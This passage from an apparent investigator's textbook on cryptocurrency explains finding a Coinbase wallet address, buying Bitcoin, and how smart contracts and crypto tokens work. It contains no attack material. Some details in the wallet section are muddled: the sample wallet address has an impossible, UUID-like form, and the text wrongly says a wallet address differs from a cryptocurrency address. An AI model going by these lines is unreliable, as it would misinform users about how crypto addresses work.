


Figure 4

78.7. Finding Your Wallet Address

A cryptocurrency wallet is a secure digital wallet used to store, send, and receive digital currency like Bitcoin. To use any cryptocurrency, you will need to use a cryptocurrency wallet.

Now that you have your cryptocurrency wallet set up, you need to find your wallet address. Your wallet is essentially the account number for your cryptocurrency transactions. In Coinbase, you can find your wallet address by going into the “Accounts” tab and then selecting the applicable wallet. Unlike Blockchain, Coinbase has preestablished wallets for various cryptocurrency exchanges – Bitcoin, Ethereum, Litecoin, etc. By clicking “Receive,” you will find your wallet address and be provided with the QR code. The wallet address will look similar to **8a15ne4d-3d6c-6745-d282-da885h64pqf9**.

Wallet addresses are safe to display publicly if you want to accept donations, tips, payments, etc. It is not possible to steal cryptocurrency with the wallet address alone. To access your funds, one would need your account information, login credentials, or private key. To send coins and receive coins, you only need to share your public wallet address (your “public key”). This only applies to wallets where you control your keys directly. If you use a custodial wallet, then use two-factor authentication and don’t share your password.

It is important to note that a cryptocurrency wallet address **is not** the same as a cryptocurrency address.

To trade or sell Bitcoin, you first have to have something to trade or sell, so let’s buy our first Bitcoin.

78.8. Buying Bitcoin

As part of the verification process, you linked a physical bank account to your cryptocurrency wallet. To buy, let's say Bitcoin, for instance, select "Bitcoin," and choose the fiat currency amount that you would like to purchase. Once you click "Buy Bitcoin," it will show the amount of its fiat currency and its conversion to Bitcoin (see **Figure 5**).

The screenshot displays a user interface for purchasing Bitcoin. At the top, the word "Amount" is written in blue. Below it, a horizontal line separates the header from the content. A bank icon is followed by the text "Daily bank limit" and "\$1,000.00 remaining · [View limits](#)". A green progress bar is positioned below this text. The main conversion area consists of two boxes: the left box contains "2.00" and "USD", and the right box contains "0.00014607" and "BTC", with a double-headed arrow between them. Below this, there is a checkbox labeled "Repeat this buy" and four buttons: "Daily", "Weekly", "Every two weeks", and "Monthly". At the bottom, a large blue button reads "Buy Bitcoin - \$2.00".

Figure 5

Funds may be debited immediately or within up to three business days, depending on the method. Once your purchase goes through, funds are available for trade immediately; however, it will take up to 14 days to withdraw them. As soon as you purchase Bitcoin, the address will be available to you and will look similar to **1B2S4Nf8jD3fshHodzuYhframoQsQaZEcZ**. This address is recorded on the blockchain and is what creates a transaction of that value.

79. Smart Contracts & Tokens

This chapter covers how some of the cryptocurrencies encode contracts within a transaction. From an investigative standpoint, an investigator may be tasked with tracking and researching a blockchain-based contract that has been involved in some illicit activity such as fraud.

79.1. Smart Contracts

A smart contract is a computer code running on top of a blockchain containing a set of rules under which the parties to that smart contract agree to interact with each other. If and when the pre-defined rules are met, the agreement is automatically enforced. The smart contract code facilitates, verifies, and enforces the negotiation or performance of an agreement or transaction. It is the simplest form of decentralized automation.

It is a mechanism involving digital assets and two or more parties, where some or all of the parties deposit assets into the smart contract, and the assets automatically get redistributed among those parties according to a formula based on certain data, which is not known at the time of contract initiation.

The term smart contract is a bit unfortunate since a smart contract is neither smart nor is it to be confused with a legal contract.

- A smart contract can only be as smart as the people coding taking into account all available information at the time of coding.
- While smart contracts have the potential to become legal contracts if certain conditions are met, they should not be confused with legal contracts accepted by courts and or law enforcement. However, we will probably see a fusion of legal contracts and smart contracts emerge over the next few years as the technology becomes more mature and widespread and legal standards are adopted.

79.1.1. Slashing Transactions Costs of Coordination & Enforcement

Would you enter into a contract with someone whom you've never met? Would you agree to lend money to some farmer in Ethiopia? Would you become an investor in a minority-run newspaper in a war zone? Would you go to the hassle of writing up a legally binding contract for a \$5 purchase over the internet? For most people, the answer would be no, as the transaction costs for these examples exceed the value transferred.

Smart contracts radically reduce transaction costs. Auto enforceable code – whether on the protocol level or the application level – standardizes transaction rules, thus reducing the transaction costs of:

- reaching an agreement,
- formalization, and
- enforcement.

A smart contract can formalize the relationships between people, institutions, and the assets they own. The smart contract's transaction rulesets (agreement) define the conditions – rights and obligations – to which the parties of a protocol or smart contract consent. It is often predefined, and agreement is reached by simple opt-in actions. This transaction rule set is formalized in digital form, in machine-readable code (formalization). These rights and obligations established in the smart contract can now be automatically executed by a computer or a network of computers as soon as the parties have reached an agreement and met the conditions of the agreement (enforcement) (Glatz).

The concept of a smart contract is not new. However, Blockchain seems to be the catalyst for smart contract implementation. The most primitive form of a smart contract is a vending machine. The rules of a transaction are programmed into a machine. You select a product by pressing a number related to that product, insert the coins. The machine acts as a smart contract checking whether you inserted enough money. If yes, the machine is programmed to eject the product. If you insert too much money, it would also eject the change. If you didn't insert enough money, or if the machine ran out of money, you will get your change back. Automatic vending machines not only slashed transaction costs by making human vendors obsolete, but they also expanded service, offering 24/7 availability instead of limited opening hours of a kiosk.

79.1.1.1. Characteristics of a Smart Contract

Characteristics of a Smart Contract


Smart contracts are capable of tracking performance in real-time and can bring tremendous cost savings. Compliance and controlling happen on the fly. A smart contract needs information oracles to get external information, which feeds the smart contract with external information.

Smart Contracts are

- Self-verifying
- Self-executing
- Tamper-resistant

Smart Contracts can

- Turn legal obligations into automated processes.
- Guarantee a greater degree of security.
- Reduce reliance on trusted intermediaries.
- Lower transaction costs.



Source : <https://blockchainhub.net/smart-contracts/>

79.1.2. Types of Smart Contracts

Blockchain and smart contracts have the potential to disrupt many industries. Use cases can be found in banking, insurance, energy, e-government, telecommunication, music & film industry, the art world, mobility, education, and many more. Smart contract use cases range from simple to complex.

Time-stamping services like ascribe (art registry) or governmental and semi-governmental registries (land titles, birth certificates, birth certificates, school, and university degrees) are examples of simpler technological use cases (the regulatory aspects might be more complex). Decentralized autonomous organizations, on the other hand, are the most complex form of a smart contract. TheDAO in 2016 was an example of such a complex smart contract.




Simple to Complex (Source: <https://blockchainhub.net/smart-contracts/>)

Given that Blockchain is still a new technology, some industries might adopt smart contracts later than others, especially if they are subject to heavy government regulation or use cases requiring high network effects – like widespread technology adoption and supply chain standardization, etc. In general, it's advisable to start with a small pilot project of a less complex use case to build expertise and understand the technology better and move on to a more complex use case at a later stage.

79.1.3. Smart Contract Example


If A and B don't know and don't trust each other, they usually need a trusted third party to serve as an intermediary to verify transactions and enforce them. With smart contracts & blockchains, you don't need those trusted intermediaries anymore to clear or settle your transactions. Take the example of buying and selling a car:



If Alice wants to purchase a car from Bob, a series of trusted third parties must verify and authenticate the deal. The process differs from country to country but always involves at least one, but usually more, trusted third parties: motor vehicle registration authority, in combination with a notary and/or insurance company. It is a complicated and lengthy process, and considerable fees for these middlemen apply.

On the Blockchain, once all involved authorities and companies are on a blockchain, a smart contract could be used to define all the rules of a valid care sale. If Alice wanted to buy the car from Bob using a smart contract on the blockchain, the transaction would be verified by each node in the Blockchain Network to see if Bob is the owner of the car and if Alice has enough money to pay Bob.

Smart Contracts




Smart Contracts (Source: <https://blockchainhub.net/smart-contracts/>)

If the network agrees that both conditions are true, Alice automatically gets the access code to the smart lock for the garage. The blockchain registers Alice as the new owner of the car. Bob has € 20,000 more on his account, and Alice € 20,000 less. No middlemen required.

On the Blockchain, who owns what is transparent and at the same time anonymous or pseudonymous. This means that every computer running the blockchain protocol could check whether a certain person is the rightful owner of the car or not.

Stealing cars won't be as easy today, especially once we have smart keys granting access control verified on the blockchain to unlock our future vehicles. As the car owner, you could authorize other people to drive it (stating the public key of the respective individual). In such cases opening the car would only be possible with a smart key on the Blockchain.



Why can I trust Code (Sources: <https://blockchainhub.net/smart-contracts/>)

79.2. Token Overview

Crypto tokens are special kinds of virtual currency tokens that reside on their own blockchains and represent assets or utilities. For example, one can have a crypto token representing x number of customer loyalty points on a blockchain used to manage such details for a retail chain. Another crypto token gives entitlement to the token holder to view 10 hours of streaming content on a video-sharing blockchain. Another crypto token may even represent other cryptocurrencies, like one such token being equal to 15 bitcoins on a particular blockchain. Such crypto tokens are tradable and transferrable among the various participants of the blockchain.

Such crypto tokens often serve as the transaction units on the blockchains created using the standard templates like the Ethereum network that allows users to create their own tokens. Such blockchains work on the concept of smart contracts or decentralized applications, where the programmable, self-executing code is used to process and manage the various transactions occurring on the blockchain.

